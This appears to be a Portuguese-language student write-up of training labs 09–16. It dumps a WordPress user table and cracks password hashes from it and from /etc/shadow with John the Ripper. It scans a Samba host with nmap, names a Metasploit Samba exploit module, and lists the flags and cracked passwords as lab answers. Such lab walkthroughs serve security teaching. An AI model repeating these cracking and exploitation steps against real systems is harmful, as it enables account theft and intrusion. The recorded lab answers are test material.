
```
show databases;
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wp                 |
+--------------------+
4 rows in set (0.00 sec)
```

+ Depois (semelhante a uma mudança de diretório)


```
use wp
```



```
mysql> use wp
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wp          |
+-----------------------+
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
10 rows in set (0.00 sec)
```

+ Agora, para selecionar a tabela que queríamos abrir:


```
select * from wp_users
```



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
lay_name |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----------+
|  1 | admin      | $P$BROBxXWhQfxHYrmRVp196jS8Op.Ibq1 | admin         | web@localhost.com |          | 2016-09-03 06:19:5
n         |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----------+
1 row in set (0.00 sec)

mysql> select * from wp_usermeta
```

+ Daí, traduzimos paa a base64:


```
echo -n "\$P\$BROBxXWhQfxHYrmRVp196jS8Op.Ibq1" | base64
```



```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# echo -n "\$P\$BROBxXWhQfxHYrmRVp196jS8Op.Ibq1" | base64
JFAkQlJPQnhYV2hRZnhIWXJtUlZwMTk2alM4T3AuSWJxMQ==
```

LAB09: 741852963

+ Usamos apenas a wordlist padrão do john e já deu certo muito rápido :)




```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# john tentei
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
741852963        (?)
1g 0:00:00:00 DONE 2/3 (2024-02-23 01:33) 5.882g/s 15811p/s 15811c/s 15811C/s chacha..nermal
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

LAB10: samba


+ Só rodamos o nmap em busca das vulnerabilidades:

```
nmap -v -sSV --open --script vulners.nse 172.16.1.107
```



```
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40540/tcp6  status
|   100024  1          40797/udp   status
|   100024  1          41029/udp6  status
|_  100024  1          50058/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: SMB
```

LAB11: key{s4mb4cryLINUX44p0}
exploit/linux/samba/is_known_pipename
/etc/samba



```
ls
dhcp.conf
gdbcommands
informacao
smb.conf
smb.conf.bkp
tls
cat informacao
Muito bem!

Mais um desafio VLAB concluido.

Use a key para pontuar:

key{s4mb4cryLINUX44p0}
```


LAB12: network,qwerty,happy123,mickey,a1b2c3d4

+ Copiamos os dados presentes no /etc/passwd e os dados do /etc/shadow e colamos nos arquivos labpasswd e labshadow no nosso terminal.

+ Depois disso, demos o unshadow nos arquivos e fizemos a saída ser o arquivo hashlab

+ Usamos o john e a rockyou.txt para quebrar as senhas

```
john --wordlist=/home/kali/Downloads/rockyou.txt hashlab
```




```
mickey              (rafaela)
qwerty              (jsilva)
happy123            (paulo)
a1b2c3d4            (ti)
network             (camila)
```

LAB13: abner,ARAUJO123

+ Só mudamos a wordlist para o mesmo arquivo

```
john --wordlist=/home/kali/semana08/loncrack/wl.txt hashlab
```




```
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, al
ARAUJO123        (abner)
1g 0:00:00:47 DONE (2024-02-26 1
Use the "--show" option to displ
Session completed.
```

LAB14: 5c12445f92348b1c926661701e381726


+ Navegamos até o /home/admin

+ Copiamos o hash e aplicamos o md5sum



```
cat hash
$1$SECRET$wmbWtt7DyAOGN2wbyIljP.
```

```
echo -n "\$1\$SECRET\$wmbWtt7DyAOGN2wbyIljP." | md5sum
```




```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# echo -n "\$1\$SECRET\$wmbWtt7DyAOGN2wbyIljP." | md5sum
5c12445f92348b1c926661701e381726  -
```

LAB15: bC0rp21

+ Esse aq foi brabo

abrimos o arquivo dev, decriptamos com a base64 (o final do arquivo indicava o uso dessa criptografia) e salvamos em um arquivo de imagem (.png)

```
cat saida | base64 -d > hashes.png
```




85 lines (61 sloc) | 1.52 KB

```
#define _XOPEN_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include "color_set.h"

#define BOOL        unsigned char
#define TRUE        1
#define FALSE       0
#define SALT    "bC0rp21"
```


LAB16: Su#5674@

montamos o hash segundo nos foi proposto



```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali/semana08/loncrack]
└─# cat lasthash
$1$bC0rp21$wmbWtt7DyAOGN2wbyIljP.
```

```
john --wordlist=/home/kali/semana08/loncrack/wl.txt lasthash
```



```
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort,
Su#5674@          (?)
1g 0:00:00:00 DONE (2024-02-2
$1$bC0rp21$wmbWtt7DyAOGN2wbyIljP.
$1$SECRET$wmbWtt7DyAOGN2wbyIljP.
```